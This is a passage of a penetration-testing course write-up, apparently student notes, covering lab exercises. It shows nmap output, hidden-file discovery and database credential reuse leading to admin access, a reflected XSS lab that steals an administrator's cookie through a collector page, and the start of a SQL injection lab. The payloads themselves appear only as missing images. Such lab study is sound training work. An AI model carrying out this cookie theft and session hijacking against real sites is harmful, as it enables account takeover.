22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
MAC Address: 00:50:56:A1:A2:A1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.104.11.198
Host is up (0.41s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
3306/tcp open  mysql   MySQL 5.5.38-0+wheezy1
MAC Address: 00:50:56:A1:A2:A1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 31.01 seconds
```


✓ Connected to the webserver (10.104.11.96):

✓ Used DirBuster to find hidden files,found 2. I configured the attack as shown:







Discovered a hidden message from the /signup.php file:




✓ Utilized the DB credentials to connect to the mysql server:




✓ Navigated mysql and found the administrator login information:



✓ Used the admin login information to sign in the web server:



✓ Obtained Admin access:




LAB 7: CROSS SITE SCRIPTING

Lab Description

In this lab you can practice XSS attacks against a web application hosted at the address 192.168.99.10. Since the application allows registered users to add comments, we have already created an account on the application. The credentials of this account are:

- Username: attacker
- Password: attacker

Moreover, we created another web page in the lab for your convenience. You can use it to receive stolen cookies! You can find it at http://192.168.99.11/get.php : it takes all parameters passed via GET and stores them into the jar.txt file



Note that this page is not the target of your security tests.

Goal


The administrator visits the application every few minutes. The final goal of the lab is to steal the administrator cookies via XSS. Once you have these cookies you should be able to access the content of the page *admin.php*.

Tasks


✓ Connect to VPN Lab:

```
root@kali:~/Desktop/PTSLabs# openvpn L7.ovpn
Tue Apr 11 20:36:03 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Tue Apr 11 20:36:03 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Tue Apr 11 20:36:09 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36295
Tue Apr 11 20:36:09 2017 UDP link local (bound): [AF_INET][undef]:1194
Tue Apr 11 20:36:09 2017 UDP link remote: [AF_INET]162.254.149.248:36295
Tue Apr 11 20:36:09 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36295
Tue Apr 11 20:36:10 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Tue Apr 11 20:36:10 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Tue Apr 11 20:36:10 2017 TUN/TAP device tap0 opened
Tue Apr 11 20:36:10 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Tue Apr 11 20:36:10 2017 /sbin/ip link set dev tap0 up mtu 1500
Tue Apr 11 20:36:10 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Tue Apr 11 20:36:10 2017 Initialization Sequence Completed
```


✓ Navigated to web server:




✓ Tested for Reflected XSS:



✓ Confirmed, web host is vulnerable to Reflected XSS:




✓ Inserted script to steal session cookies:




✓ Utilized the created web page (192.168.99.11/jar.txt) to see cookies:

✓ Inserted stolen cookies into the PHPSESSID to mimic administrator:



✓ Refreshed session and now logged in as admin:



LAB 8: SQL INJECTION

Lab Description

In this lab you can practice the SQL Injection techniques and tools studied during the course. You can access the target web application at the following address **10.124.211.96**.

Goal


The goal of this lab is to test the web application in order to find all the vulnerable injection points. Once you find them, you should be able to dump all the data and successfully log into the web application.

Tasks

